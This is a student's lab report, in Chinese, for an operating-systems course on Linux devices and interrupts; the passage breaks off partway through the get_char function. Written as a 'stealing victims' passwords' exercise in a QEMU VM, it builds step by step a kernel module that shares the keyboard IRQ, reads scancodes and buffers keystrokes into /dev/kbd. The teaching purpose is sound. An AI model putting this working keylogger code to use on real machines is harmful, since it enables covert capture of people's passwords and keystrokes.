操作系统 Lab 06 设备与中断

姓名: 雍崔扬
学号: 21307140051

1. Background

连接到计算机上的设备通常会提供多个寄存器作为接口，
内核可以在内存地址空间 (内存映射方法) 或 I/O 地址空间 (端口方法) 中的连续地址访问这些寄存器.
这些寄存器类似 `rsp` 这样的通用寄存器，但是它们并非通用，而是都有各自专用的用途.
比如大多数设备都有以下类型的寄存器:

- 控制寄存器: 接受计算机发送的指令
- 状态寄存器: 提供有关设备内部状态的信息
- 输入寄存器: 向计算机输入/提供数据
- 输出寄存器: 用于计算机向设备输出数据

连接到 I/O 总线的每个设备都有一组 I/O 地址，称为 I/O 端口.
I/O 端口可以映射到物理内存地址，以便处理器可以通过直接与内存一起工作的指令与设备通信.
为简单起见，我们将直接使用 I/O 端口 (不映射到物理内存地址) 与物理设备通信.
端口可以是 8 位、16 位或 32 位的.
例如并行端口 (在 2024 年，你几乎无法在哪台电脑上看到它) 有 8 个 8 位 I/O 端口，起始的地址 (端口) 为 0x378
数据日志位于基址 (0x378)，状态寄存器位于基址 + 1 (0x379)，控制位于基址 + 2 (0x37a)

有些设备通过 I/O 端口或特殊内存区域进行交互就足够了，
但如果设备的某些事件发生在预先不可知的随机时刻，
CPU 就不得不通过轮询的方式不断查询事件是否发生，这样效率实在是太低了.
于是我们有了中断请求 (Interrupt Request, IRQ)，允许设备在任意时刻，直接向 CPU 发起一个硬件通知.

每个 ISA 都会有中断表的概念，其索引和值分别表示中断号和处理函数指针.
在 CPU 收到硬件中断的时候，它就会查表并跳转到对应的地址.
这个中断表需要由内核来指定，并且填入具体的函数指针.
抽象地来说这很简单: 内核只要把这个表随便放在内存的某个地方，然后把一个 "中断表指针寄存器" 指向它就行了;
但具体到古老的 x86 架构，大部分人都很难轻易搞懂 IDT、GDT、LDT 这些表是如何配合的，
各种段寄存器是如何切换的，还好我们的实验不用改这些表 (doge)

想要支持某个设备，内核就必须根据设备的手册实现对应的中断处理程序.
由于中断的到来非常随机，中断处理代码在同步等方面有着其非常特殊的守则，
这些守则共同组成了中断上下文的概念，我们会在后面具体介绍它们.

2. 实验内容

在本次实验中，我们将开发一个内核模块来监听受害者键盘输入，从而窃取他们的密码.

Task 1 申请 I/O 端口

为了防止内核里的多个 task 同时访问设备而发生冲突，
作为一个内核模块，我们首先需要用 `request_region()` 函数来向内核的所有代码声明我们对于端口的所有权.

```
#include <linux/ioport.h>
// request for port region
struct resource *request_region(unsigned long first, unsigned long n, const char
*name);
```

这个函数将会以 `name` 作为申请者的名字 (这样大家就知道出了问题该去找谁)，申请区域 [first, first + n) 的端口.
释放一个区域需要使用 `release_region()` 函数:

```
void release_region(unsigned long start, unsigned long n);
```

比如，串行接口 COM 1 的基地址为 0x3F8，它有 8 个端口.
我们可以这样来申请:

```
#include <linux/ioport.h>

#define MY_BASEPORT 0x3F8
#define MY_NR_PORTS 8

if (!request_region(MY_BASEPORT, MY_NR_PORTS, "com1")) {
    /* handle error */
    return -ENODEV;
}
```

对应的释放代码:

```
release_region(MY_BASEPORT, MY_NR_PORTS);
```

内核驱动在初始化的时候，或是在探测到设备的时候，会需要进行端口的申请.
在移除内核模块或移除设备的时候，进行端口的释放.
你可以通过 `/proc/ioports` 来查看目前各个端口都被谁给申请了 (刚刚填的 `name` 参数就在这里打印出来了):

```
$ cat /proc/ioports
0000-001f : dma1
0020-0021 : pic1
0040-005f : timer
0060-006f : keyboard
0070-0077 : rtc
0080-008f : dma page reg
00a0-00a1 : pic2
00c0-00df : dma2
00f0-00ff : fpu
0170-0177 : ide1
01f0-01f7 : ide0
0376-0376 : ide1
0378-037a : parport0
```

```
037b-037f : parport0
03c0-03df : vga+
03f6-03f6 : ide0
03f8-03ff : serial
...
```

实验任务

生成实验框架:

```
LABS=interrupts make skels
```

在这个 task 中，我们的目标是在 I/O 空间中为键盘的地址申请使用权.
`kbd.c` 文件是我们的键盘监听器框架.
你需要阅读其源代码，尤其是 `kbd_init()` 函数.
请注意，我们需要的 I/O 端口是 `I8042_STATUS_REG` 和 `I8042_DATA_REG`

接下来，完成文件中标明了 `TODO 1` 的部分:

- 在 `kbd_init()` 中，你需要申请用到的 I/O 端口，`name` 参数填入 `MODULE_NAME` 即可.
- 在 `kbd_exit()` 中，你需要释放申请的 I/O 端口.

完成后，在工作目录下使用 `make build` 编译模块，然后在虚拟环境下加载它.
不出意外的话，你将会看到类似的报错:

```
root@qemux86:~# insmod skels/interrupts/kbd.ko
kbd: loading out-of-tree module taints kernel.
insmod: can't insert 'skels/interrupts/kbd.ko': Device or resource busy
```

如果你没有看到报错，很有可能是因为你忽略了异常检测.
如果你看到的报错是 `Not Found`，说明你按照文档好好地返回了 `-ENODEV`

之所以这里会申请失败，是因为这两个端口已经被内核里面原有的其他模块给申请过了!
我们可以通过 `/proc/ioports` 文件来验证这一点:

```
root@qemux86:~# cat /proc/ioports | egrep "(0060|0064)"
0060-0060 : keyboard
0064-0064 : keyboard
```

让我们来看看是谁申请了这些端口.
我们可以在 linux 源码目录下进行搜索:

```
$ find -name \*.c | xargs grep "keyboard" | egrep '(0x60|0x64)'
...
./arch/x86/kernel/setup.c:{ .name = "keyboard", .start = 0x60, .end = 0x60, }
./arch/x86/kernel/setup.c:{ .name = "keyboard", .start = 0x64, .end = 0x64, }
```

通过信息可以知道，是内核在启动的时候 (毕竟文件名是 `setup.c`) 申请了这些端口，
所以很遗憾我们不能把这段代码给删掉 (doge)

为了继续教学，我们改为申请 `0x61` 和 `0x65` 端口 (原有的两个端口加一)，虽然后面也不会用到它们.
这样一来，重复上述流程，你应该可以看到如下的结果:

```
root@qemux86:~# insmod skels/interrupts/kbd.ko
kbd: loading out-of-tree module taints kernel.
Driver kbd loaded
root@qemux86:~# cat /proc/ioports | grep kbd
0061-0061 : kbd
0065-0065 : kbd
```

当卸载模块时，预期的效果如下:

```
root@qemux86:~# rmmod kbd
Driver kbd unloaded
root@qemux86:~# cat /proc/ioports | grep kbd
root@qemux86:~#
```

实现结果

首先我们申请正确的端口 `I8042_DATA_REG`（`0x060`）和 `I8042_STATUS_REG`（`0x064`）

- ① 在 `kbd_init()` 中:

```
/* TODO 1: request the keyboard I/O ports */
if (!request_region(I8042_DATA_REG, 1, MODULE_NAME)) {
    pr_err("Failed to request I/O port %x\n", I8042_DATA_REG);
    err = -ENODEV;
    goto out_unregister;
}

if (!request_region(I8042_STATUS_REG, 1, MODULE_NAME)) {
    pr_err("Failed to request I/O port %x\n", I8042_STATUS_REG);
    err = -ENODEV;
    release_region(I8042_DATA_REG, 1);
    goto out_unregister;
}
```

- ② 在 `kbd_exit()` 中:

```
/* TODO 1: release keyboard I/O ports */
release_region(I8042_DATA_REG, 1);
release_region(I8042_STATUS_REG, 1);
```

在虚拟环境 (通过在 `linux/tools/labs` 目录下运行 `make console` 打开) 中测试它:

```
qemux86 login: root
root@qemux86:~# cd skels/interrupts
root@qemux86:~/skels/interrupts# insmod kbd.ko
kbd: loading out-of-tree module taints kernel.
Failed to request I/O port 60
insmod: can't insert 'kbd.ko': No such device
root@qemux86:~/skels/interrupts#
```

为避免上述错误，我们将端口 `I8042_DATA_REG`（`0x060`）和 `I8042_STATUS_REG`（`0x064`）的值加一:

```
#define I8042_STATUS_REG    0x65
#define I8042_DATA_REG      0x61
```

重新在虚拟环境中测试:

```
root@qemux86:~/skels/interrupts# insmod kbd.ko
Driver kbd loaded
root@qemux86:~/skels/interrupts# cat /proc/ioports | grep kbd
  0061-0061 : kbd
  0065-0065 : kbd
root@qemux86:~/skels/interrupts# rmmod kbd
Driver kbd unloaded
root@qemux86:~/skels/interrupts# cat /proc/ioports | grep kbd
root@qemux86:~/skels/interrupts#
```

Task 2 中断处理程序

与其他资源一样，驱动程序必须先获得某个中断号的权限，然后才能使用它，
并需要在使用完毕时释放资源，来避免冲突.
在 Linux 中，获取和释放中断的请求是使用 `request_irq()` 和 `free_irq()` 函数完成的:

```
#include <linux/interrupt.h>

typedef irqreturn_t (*irq_handler_t)(int, void *);

int request_irq(unsigned int irq_no, irq_handler_t handler,
                unsigned long flags, const char *dev_name, void *dev_id);

void free_irq(unsigned int irq_no, void *dev_id);
```

调用 `request_irq()` 时，我们需要指定目标中断号 (`irq_no`)、我们自己编写的中断处理程序
(`handler`)、
一些标志 (`flags`)、使用此中断的设备名 (`dev_name`) 以及到时候会传给 `handler` 的参数 (`dev_id`)
`dev_id` 一般是一个指向驱动私有数据的指针，我们也会这么做.
设备名称 (`dev_name`) 主要用于在 `/proc/interrupts` 中显示统计信息.

释放中断时，我们要给 `free_irq()` 函数传递相同的 `dev_id` 和相同的中断号 (`irq_no`)
如果 `request_irq()` 申请成功，则返回值为 0，否则会返回负的错误代码，表示失败的原因.
典型值是 `-EBUSY`，表示中断已被另一个设备驱动程序请求过了.

中断处理函数运行在特殊的中断上下文，我们无法在其中调用阻塞 API，
例如 `mutex_lock()` 或 `msleep()`，因为它们会将中断处理函数直接停下.
我们还需要避免在中断处理程序中执行大量工作，这意味着没来得及处理的中断会一直阻塞，系统对中断的响应速度大大下降.

在中断处理程序中，我们会读取设备的寄存器以获取设备状态，然后确认中断，
这些操作大多数时候都可以通过调用非阻塞的函数来完成.

在某些情况下，尽管设备使用中断，但我们无法以非阻塞模式读取设备的寄存器
(例如，连接到 I2C 或 SPI 总线的传感器，其驱动程序不保证总线读/写操作是非阻塞的)
我们可以推迟执行这些工作，比如将它们交给某个工作队列或内核线程.
这些被推迟的工作在 Linux 中被称为中断程序的下半部 (Bottom Half)

由于这种情况比较常见，因此内核提供了 `request_threaded_irq()`
编写分两个阶段运行中断处理例程的功能 (中断上下文阶段和线程上下文阶段):

```
#include <linux/interrupt.h>

int request_threaded_irq(unsigned int irq, irq_handler_t handler,
                         irq_handler_t thread_fn,
                         unsigned long flags, const char *name, void *dev);
```

`handler` 是在中断上下文中运行的函数，将实现处理中断的关键操作;
而 `thread_fn` 函数将在线程上下文中运行并执行需要阻塞的操作.

注意到 `request_irq` 和 `request_threaded_irq` 函数都有 `flag` 字段，它有这些选项:

- `IRQF_SHARED`: 声明可以与其他设备共享中断.
  如果未设置此标志，如果已有一个与请求的中断关联的处理程序，这次请求将失败.
  内核以一种特殊的方式来处理共享的中断:
  它将执行所有关联的中断处理程序，直到某个中断处理程序返回 `IRQ_HANDLED`，表示"我已出手"
- `IRQF_ONESHOT` (`request_threaded_irq`):
  内核会在处理某个中断时暂时将其屏蔽，这个 `flag` 用于指定内核重新激活这个中断的时机.
  中断将在运行了表示后半部的 `thread_fn` 后再重新激活;
  若无此标志，则中断将在运行了 `handler` 后就重新激活.

下面的这个例子申请了 COM1 串口对应的中断:

```
#include <linux/interrupt.h>

#define MY_BASEPORT 0x3F8
#define MY_IRQ 4

static my_init(void)
{
    [...]
    struct my_device_data *my_data;
    int err;

    err = request_irq(MY_IRQ, my_handler, IRQF_SHARED, "com1", my_data);
    if (err < 0) {
        /* handle error */
        return err;
    }
    [...]
}
```

可以看出，串口 COM1 的 IRQ 为 4，以共享模式使用 (`IRQF_SHARED`)

释放对应的中断处理程序:

```
free_irq(MY_IRQ, my_data);
```

对于很多设备，在驱动的初始化函数 (`init_module()`) 或打开设备的函数中，我们需要与它交互，让它开启中断.
这种操作通常涉及设置控制寄存器中的某个位.
举例来说，对于 8250 串口，必须执行以下操作才能启用中断:

```
#include <asm/io.h>

#define MY_BASEPORT 0x3F8

outb(0x08, MY_BASEPORT + 4);
outb(0x01, MY_BASEPORT + 1);
```

这里用到的 `outb()` 函数是一个底层的端口 I/O 函数，用于向某个端口发送一个字节的数据.
此外，还需要介绍一下中断处理函数的定义方式，它的函数签名需要是这样的:

```
irqreturn_t (*handler)(int irq_no, void *dev_id);
```

该函数以中断号 (`irq_no`) 和申请中断时传给 `request_irq()` 的指针作为参数.
中断处理例程必须返回一个类型为 `typedef irqreturn_t` 的值，
对于当前的内核版本，有三个有效值可选: `IRQ_NONE` 、 `IRQ_HANDLED` 和 `IRQ_WAKE_THREAD`
如果设备驱动程序注意到它负责的设备尚未生成中断，则必须返回 `IRQ_NONE`
如果中断可以直接从中断上下文处理，则设备驱动程序必须返回 `IRQ_HANDLED` ,
否则可以返回 `IRQ_WAKE_THREAD` 来让内核调度进程上下文处理函数的运行.

中断处理程序的架构是:

```
irqreturn_t my_handler(int irq_no, void *dev_id)
{
    struct my_device_data *my_data = (struct my_device_data *)dev_id;

    /* if interrupt is not for this device (shared interrupts) */
    /* return IRQ_NONE; */

    /* clear interrupt-pending bit */

    /* read from device or write to device */

    return IRQ_HANDLED;
}
```

通常，中断处理程序中执行的第一件事是确定中断是否由驱动程序命令的设备生成.
这通常会从设备的寄存器中读取信息以指示设备是否生成了中断.
第二件事是重置物理设备上的中断挂起位，因为大多数设备在重置此位之前不会再生成中断
(例如对于 8250 串行端口，必须清除 IIR 寄存器中的位 0)
不过鉴于我们的驱动只要读取键盘当前按下的是哪一个键，我们不需要考虑这么复杂的东西.

实验任务

在本个 task 中，我们将实现并注册键盘中断的中断处理程序.
相关代码部分为 `TODO 2`

1. 首先定义一个名为 `kbd_interrupt_handler()` 的中断处理程序，
   随便打印一些消息 (比如 "kbd interrupt received!\n") 后直接返回 `IRQ_NONE`
   如果我们在这里返回 `IRQ_HANDLED` ，那么内核中原有的键盘驱动就没办法 handle 这个中断了.
   (我们并不想让受害者无法正常使用电脑!)

2. 然后使用 `request_irq` 来注册中断处理程序.
   中断号由 `I8042_KBD_IRQ` 宏定义.
   `flag` 字段必须使用 `IRQF_SHARED` 请求中断处理程序，理由同上.
   `dev_id` 可以使用 `&devs[0]` (这是一个指向我们驱动定义的 `struct kbd` 实例的指针)
   `dev_name` 可以使用 `MODULE_NAME`

3. 编译、加载模块.
   这次，由于我们需要用到键盘这个设备，所以不能再和原来一样使用 `make console` 启动虚拟机.
   (这样就是通过串口连接了，虚拟机不会连接键盘)
   具体的说明如下:
   - 还是一样使用 `make build` 编译内核模块
   - 使用 `make gui` 启动虚拟机，你应该可以看到一个额外弹出来的黑框，这是 qemu 模拟出来的一个 VGA 屏幕.
   - 随便在哪个框里都可以登录并进行一些操作 (比如加载内核模块),
     但是只有黑框里才能通过 qemu 模拟的键盘和虚拟机交互.
   - 如果一切正常，你应该可以通过 `/proc/interrupts` 看到对应的 IRQ 号上注册了两个驱动程序:
     i8042 初始驱动程序和我们的驱动程序 (kbd)
   - 如果你的中断处理程序中有打印点什么的话，
     就可以使用 `dmesg` 检查当你在黑框里按下键盘时它有没有被调用.

> 小知识: `/proc/interrupts`
> 这个文件展示和中断有关的许多信息，包括开机以来收到的各个中断次数、中断对应的 handler name 等.
> 如果你的电脑是台多核电脑，你还可以通过这个文件来观察现代系统是如何调度中断到各个 CPU 处理的.

实现结果

- **① 定义中断处理程序:**
  随便打印调试信息表明调用了中断处理程序，最后返回 `IRQ_NONE`，这让原键盘驱动也可以处理它)

```c
/* TODO 2: implement interrupt handler */
irqreturn_t kbd_interrupt_handler(int irq_no, void *dev_id)
{
    struct kbd *data = (struct kbd *)dev_id;

    pr_info("kbd interrupt received!\n");

    /* Return IRQ_NONE so the original keyboard driver can also handle it.
*/
    return IRQ_NONE;
}
```

  其中 `int irq_no` 是中断号 (此处是键盘中断号 1)
  而 `void *dev_id` 是设备上下文指针，用于传递自定义的设备数据结构，我们将其转为 `kbd` 结构体.
  我们打印调试信息以表明中断处理程序被成功调用.
  返回值 `IRQ_NONE` 代表 "未处理此中断"，目的是让原有的键盘驱动仍然有机会处理这个中断信号.

- **② 注册中断处理程序:**
  在 `kbd_init()` 函数中:

```
/* TODO 2: Register IRQ handler for keyboard IRQ (IRQ 1). */
err = request_irq(I8042_KBD_IRQ, kbd_interrupt_handler, IRQF_SHARED,
MODULE_NAME, &devs[0]);
if (err < 0) {
    pr_err("Failed to register IRQ handler: %d\n", err);
    release_region(I8042_DATA_REG, 1);
    release_region(I8042_STATUS_REG, 1);
    goto out_unregister;
}
```

  中断号 `irq_no` 设置为键盘中断号 `I8042_KBD_IRQ`,
  中断处理函数 `handler` 为自定义的中断处理程序 `kbd_interrupt_handler`,
  中断标志 `flags` 设置为 `IRQF_SHARED`，表示该中断可以被多个驱动程序共享.
  `dev_name` 使用 `MODULE_NAME`
  `dev_id` 使用 `&devs[0]` (这是一个指向我们驱动定义的 `struct kbd` 实例的指针)
  如果注册失败，使用 `release_region` 释放之前可能分配的资源，并跳转到错误处理代码 `out_unregister`

- **③ 释放对应的中断处理程序:**
  在 `kbd_exit()` 函数中:

```
/* TODO 2: Free IRQ. */
free_irq(I8042_KBD_IRQ, &devs[0]);
```

```
root@qemux86:~/skels/interrupts# insmod kbd.ko
root@qemux86:~/skels/interrupts# lsmod kbd
    Tainted: G
kbd 16384 0 - Live 0xe0831000 (O)
root@qemux86:~/skels/interrupts# cat /proc/interrupts
           CPU0
  0:        196   IO-APIC   2-edge      timer
  1:       1533   IO-APIC   1-edge      i8042, kbd
  2:          0    XT-PIC      cascade
  9:          0   IO-APIC   9-fasteoi   acpi
 10:         12   IO-APIC  10-fasteoi   virtio2, virtio5
 11:      43243   IO-APIC  11-fasteoi   virtio3, virtio4, virtio0, virtio1
 12:        965   IO-APIC  12-edge      i8042
NMI:          0   Non-maskable interrupts
LOC:     668479   Local timer interrupts
SPU:          0   Spurious interrupts
PMI:          0   Performance monitoring interrupts
IWI:          0   IRQ work interrupts
RTR:          0   APIC ICR read retries
RES:          0   Rescheduling interrupts
CAL:          0   Function call interrupts
TLB:          0   TLB shootdowns
ERR:          0
MIS:          0
PIN:          0   Posted-interrupt notification event
NPI:          0   Nested posted-interrupt event
PIW:          0   Posted-interrupt wakeup event
root@qemux86:~/skels/interrupts# rmmod kbd.ko
root@qemux86:~/skels/interrupts# dmesg | tail
kbd interrupt received!
kbd interrupt received!
kbd interrupt received!
kbd interrupt received!
kbd interrupt received!
kbd interrupt received!
kbd interrupt received!
kbd interrupt received!
kbd interrupt received!
Driver kbd unloaded
root@qemux86:~/skels/interrupts#
```

Task 3 收集键盘按键信息

中断处理程序在中断上下文中运行: 它无法访问用户空间内存，无法调用阻塞函数.
此外，使用自旋锁进行同步非常棘手，
如果某个进程获取了锁之后突然来了中断，那么中断处理程序尝试获取自旋锁就会导致一个死锁.

但是，有些情况下设备驱动程序必须使用自旋锁进行同步，
比如中断处理程序和进程上下文或后半部处理程序之间会共享数据.
在这些情况下，我们需要暂时禁用对应的中断并同时使用自旋锁.

有两种方法可以禁用中断:
在处理器级别 (per-CPU) 禁用所有中断，或在设备或中断控制器级别 (即全局级别) 禁用特定中断号.
处理器级别的禁用速度更快，因此是首选.
以下是一些宏可以同时做到禁用中断和获取锁 (启用中断并释放锁):

```c
#include <linux/spinlock.h>

void spin_lock_irqsave(spinlock_t *lock, unsigned long flags);
void spin_unlock_irqrestore(spinlock_t *lock, unsigned long flags);
void spin_lock_irq(spinlock_t *lock);
void spin_unlock_irq(spinlock_t *lock);
```

`spin_lock_irqsave()` 和 `spin_unlock_irqrestore()` 都带有一个 `flags` 参数，这是用来记录和恢复中断状态的.
例如，我们尝试禁用中断时，中断已经被其他人禁用了，这时 `flags` 就会记录下这一点，
待会尝试恢复中断时只是更新中断状态而不是真的恢复中断.
你可能会问为什么这不是一个指针却可以用来存储值，答案是宏可以为所欲为.

如果你绝对确定调用这个宏时，处理器上的中断还没有被其他人禁用，
并且确定可以在释放自旋锁时直接激活中断，则可以使用 `spin_lock_irq()`

回到实际问题:
当中断处理程序需要和进程上下文或后半部处理程序之间共享数据，如何通过自旋锁进行同步?
我们来看一个范例:

```
static spinlock_t lock;

/* IRQ handling routine: interrupt context */
irqreturn_t kbd_interrupt_handle(int irq_no, void *dev_id)
{
    ...
    spin_lock(&lock);
    /* Critical region - access shared resource */
    spin_unlock(&lock);
    ...
}

/* Process context: Disable interrupts when locking */
static void my_access(void)
{
    unsigned long flags;
    spin_lock_irqsave(&lock, flags);
    /* Critical region - access shared resource */
    spin_unlock_irqrestore(&lock, flags);
    ...
}

void my_init(void)
{
    ...
    spin_lock_init(&lock);
    ...
}
```

在中断上下文 (代码里的 `kbd_interrupt_handle()` 函数) 中，
由于中断在此时已经被内核的中断入口代码禁用了，我们只需要使用 `spin_lock()` 和 `spin_unlock()` 即可.
而在进程上下文中，中断随时可能来，所以一定要使用 `irq` 系列函数同时禁用中断，来避免可能的死锁.

实验任务

接下来，我们要将按键信息收集到一个缓冲区中，然后将其内容发送到用户空间.
这是我们窃听程序的核心功能.
在中断处理函数中 (对应的标记为 `TODO 3`)，我们需要为其添加以下功能:

- 捕获按下的键 (忽略释放键的信号)
- 识别出对应的 ASCII 字符
- 将识别出的 ASCII 字符存储在设备的缓冲区中

(读取数据寄存器)
首先实现 `i8042_read_data()` 函数，用来从 `I8042_DATA_REG` 这一设备寄存器中读取按键的值.
这时读取的值又叫扫描码 (Scan Code)，并不是实际的键码.
和端口操作相关的函数有以下这些:

```
unsigned inb(int port); // 从端口读取一个字节（8 bits）
void outb(unsigned char byte, int port); // 将一个字节（8 bits）写入端口
unsigned inw(int port); // 从端口读取两个字节（16 bits）
void outw(unsigned short word, int port); // 将两个字节（16 bits）写入端口
unsigned inl(int port); // 从端口读取四个字节（32 bits）
void outl(unsigned long word, int port); // 将四个字节（32 bits）写入端口
```

`I8042_DATA_REG` 寄存器是一个一字节的寄存器，
所以我们只需要使用 `inb()` 函数就可以读取之.

> Q: 我们刚刚不是没有申请这个端口吗? 为什么这里直接就操作它了?
> A: 如果我们看一下 `inb` 等函数 (其实是宏) 的实现，就会发现它们是直接用内联汇编进行了操作，并没有通过内核的 "端口所有权" 检查.
> 因此我们实际上是 "偷偷摸摸" 地访问了键盘数据寄存器，从里面偷走了数据.

然后，在 `kbd_interrupt_handler()` 函数中调用 `i8042_read_data()` 来拿到扫描码.

(解释扫描码)
熟悉键盘的同学都知道，不仅按下键时会产生一个中断，在释放键时同样也会产生.

> **小知识: `showkey` 与 virtual terminals**
> 你可以使用 `showkey -s` 来查看按下的键对应的扫描码， 但如果你是用图形化下的终端模拟器，多半会看到 `Couldn't get a file descriptor referring to the console.` 信息.
>
> 感兴趣的同学可以查询自己的 Linux 发行版如何进入纯命令行模式 (方便叫法，实际上这被称为 virtual terminals, VT)
> 比如 Ubuntu 可以通过 `Ctrl+Alt+Fx` 进入不同的终端， `F2` 是默认的图形化终端， `F3` 及之后都是纯命令行终端.
> 在 VT 中就可以玩 `showkey` 了.

每个键都有自己的键码 (Keycode)，在按下和释放时，其扫描码分别是键码本身以及键码加上 `0x80`.
判断某个扫描码是按下还是释放只需要看它的最高位是否为 `1` (是否 $\geq$ `0x80`)
下表给了一些例子:

Key	Key Press Scancode	Key Release Scancode	Keycode
ENTER	0x1c	0x9c	0x1c (28)
a	0x1e	0x9e	0x1e (30)
b	0x30	0xb0	0x30 (48)
c	0x2e	0xae	0x2e (46)
Shift	0x2a	0xaa	0x2a (42)
Ctrl	0x1d	0x9d	0x1d (29)

如果你对 Linux 的键盘驱动感兴趣，可以阅读这一篇文章: The Linux keyboard driver | Linux Journal.

(处理扫描码)
框架中已经给出了两个处理扫描码的函数:

- `is_key_press()`: 判断扫描码是否为按下.
- `get_ascii()`: 获取键码对应的 ASCII 字符.

你需要修改中断处理函数，检查当前键是按下还是松开，并确定对应的 ASCII 字符.
你可以以如下的格式打印一些调试信息:

```
pr_info("IRQ %d: scancode=0x%x (%u) pressed=%d ch=%c\n", irq_no, scancode,
scancode, pressed, ch);
```

(将字符存到 Buffer 里)
中断处理程序判断当前键是按下时，需要将键存到 buffer 当中.
为此，我们首先需要获取到 buffer 的地址.
由于我们刚才将 `dev_id` 设置成了 `struct kbd` 结构体实例的指针，
我们只需要通过这一行代码就可以拿到这个结构体:

```
struct kbd *data = (struct kbd *) dev_id;
```

这个结构体中包含了一个 Ring Buffer，框架中已经包含一个向其中添加字符的函数: `put_char()`
你需要看一下它是怎么实现的，因为我们验收的时候可能会问到.

```
static void put_char(struct kbd *data, char c)
{
    if (data->count >= BUFFER_SIZE)
        return;

    data->buf[data->put_idx] = c;
    data->put_idx = (data->put_idx + 1) % BUFFER_SIZE;
    data->count++;
}
```

(`put_char()` 的实现)
若缓冲区已满，则不插入新的字符，以防止溢出;
否则根据 `kbd` 结构体 `data` 的 `put_idx` 字段将字符 `c` 插入 `data` 的缓冲区 `buf`，
并将 `put_idx` 加一 (通过模 `BUFFER_SIZE` 使得 `put_idx` 达到缓冲区大小时会自动回绕，形成环形缓

冲区)
最后将 `data` 的有效字符计数 `count` 加一.

(使用自旋锁保护共享数据)
由于这里我们操作的数据结构 `struct kbd` 在进程上下文也会被使用到 (它的用途是给用户态共享数据),
因此这里就需要用到刚才介绍的自旋锁同步了.
你需要在 `struct kbd` 定义中新增一个自旋锁域，在 `kbd_init()` 函数中初始化自旋锁,
然后在中断处理函数中使用 `spin_lock()` 以及 `spin_unlock()` 来保护共享的 buffer.
完成所有 TODO 3 后，你可以自己进行简单的测试，观察调试信息是否符合你的预期.

实现结果

- ① 为 `kbd` 结构体增加自旋锁字段:

```
struct kbd {
    struct cdev cdev;
    /* TODO 3: add spinlock */
    spinlock_t lock;
    char buf[BUFFER_SIZE];
    size_t put_idx, get_idx, count;
} devs[1];
```

- ② 在 `kbd_init()` 函数中初始化自旋锁:

```
/* TODO 3: initialize spinlock */
spin_lock_init(&devs[0].lock);
```

- ③ 读取 `I8042` 数据端口的函数:

```
/* Return the value of the DATA register. */
static inline u8 i8042_read_data(void)
{
    /* TODO 3: Read DATA register (8 bits). */
    u8 val = inb(I8042_DATA_REG);
    return val;
}
```


  由于 `I8042_DATA_REG` 寄存器是一个一字节的寄存器,
  故我们只需要使用 `inb()` 函数读取它的内容.

- ④ 修改中断处理程序 `kbd_interrupt_handler()`:
  首先使用 ③ 中的 `i8042_read_data()` 函数从 `I8042_DATA_REG` 寄存器读取键盘扫描码 `scancode`
  其次使用 `is_key_press()` 函数判断按键是否按下 (因为按键松开时也会触发中断)
  然后使用 `get_ascii()` 函数将键盘扫描码 `scancode` 转换为字符的 ASCII 码，打印调试信息.
  最后将输入字符 (对应键盘按下时的键盘扫描码) 放入 `kbd` 结构体 `data` 的缓冲区 `buff`

```
irqreturn_t kbd_interrupt_handler(int irq_no, void *dev_id)
{
    struct kbd *data = (struct kbd *)dev_id;
    unsigned int scancode;
    int pressed;
```

```
    char ch;

    /* TODO 3: read the scancode */
    scancode = i8042_read_data();

    /* TODO 3: interpret the scancode */
    pressed = is_key_press(scancode);
    ch = get_ascii(scancode);

    /* TODO 3: display information about the keystrokes */
    pr_info("IRQ %d: scancode=0x%x (%u) pressed=%d ch=%c\n", irq_no,
scancode, scancode, pressed, ch);

    /* TODO 3: store ASCII key to buffer */
    if (pressed) {
        spin_lock(&data->lock);
        put_char(data, ch);
        spin_unlock(&data->lock);
    }

    /* Return IRQ_NONE so the original keyboard driver can also handle it.
*/
    return IRQ_NONE;
}
```

测试结果:



Task 4 读取 Buffer 中的数据

实验任务

在这一 Task 中，我们将打造用户态分赃接口，允许应用程序获取我们窃听得来的键盘输入.
框架会注册一个字符设备文件 (就像之前几个 lab 一样),
允许用户打开文件并使用 `read`、`write` 系统调用 (当然一般都使用函数库提供的 wrapper) 来读取数据.
(本任务对应 TODO 4 内容)

1. **实现 `get_char()` 函数**
   首先，参考框架的 `put_char()` 函数来实现 `get_char()` 函数，实现循环缓冲区时要小心谨慎.
2. **实现 `kbd_read()` 函数**
   将数据从缓冲区复制到用户空间缓冲区.
   由于这个函数属于进程上下文，因此需要通过 `spin_lock_irqsave()` 和 `spin_unlock_irqrestore()`
   来保护 `get_char()` 操作 (不记得了就去翻翻上面的文档，注意 `flag` 变量的作用)
3. **从缓冲区拷贝数据到用户态**
   在通过 `get_char()` 拿到数据后，通过 `put_user()` 或 `copy_to_user()` 函数把数据拷贝给用户态的 `user_buffer`
   你需要用一个循环来将 `size` 范围内的所有可用字符都复制到 buffer 中，然后返回输出字符个数.

编写完代码后，使用类似的流程编译模块并启动虚拟环境，
在其中加载模块，并使用这条指令来创建对应的字符设备:

```
mknod /dev/kbd c 42 0
```

这样之后，直接使用 `cat` 打开这个文件，就可以测试键盘监听器是否正常运转了:

```
cat /dev/kbd
```

如果你的实现正确，在执行完 `cat /dev/kbd` 后会立刻打印出你在黑框中输入的字符，而且不会卡死在这条指令.
每一次 `cat /dev/kbd` 都会读完 (从而清空) 驱动中的 buffer，因此你应该不会看到已经输出过的键盘输入.

实现结果

```
static void put_char(struct kbd *data, char c)
{
    if (data->count >= BUFFER_SIZE)
        return;

    data->buf[data->put_idx] = c;
    data->put_idx = (data->put_idx + 1) % BUFFER_SIZE;
    data->count++;
}
```

(`put_char()` 的实现)
若缓冲区已满，则不插入新的字符，以防止溢出;
否则根据 `kbd` 结构体 `data` 的 `put_idx` 字段将字符 `c` 插入 `data` 的缓冲区 `buf`，
并将 `put_idx` 加一 (通过模 `BUFFER_SIZE` 使得 `put_idx` 达到缓冲区大小时会自动回绕，形成环形缓冲区)
最后将 `data` 的有效字符计数 `count` 加一.
由于写操作通常是在内核的任务上下文中进行的，并且不会影响中断处理程序的执行，因此我们无需禁用中断.

- **① `get_char()` 函数:**
  若 `kbd` 结构体的有效字符计数 `count` 为零，则返回 `false`，代表没有可读取的字符.
  否则使用 `get_idx` 字段从 `data->buf` 数组中获取一个字符，并将其赋值给传入的 `char *c` 指针.
  并将 `get_idx` 加一 (通过模 `BUFFER_SIZE` 使得 `get_idx` 达到缓冲区大小时会自动回绕，形成环

形缓冲区)
最后将 `data` 的有效字符计数 `count` 减一.

```
static bool get_char(char *c, struct kbd *data)
{
    /* TODO 4: get char from buffer; update count and get_idx */
    if (data->count == 0)
            return false;

    *c = data->buf[data->get_idx];
    data->get_idx = (data->get_idx + 1) % BUFFER_SIZE;
    data->count--;

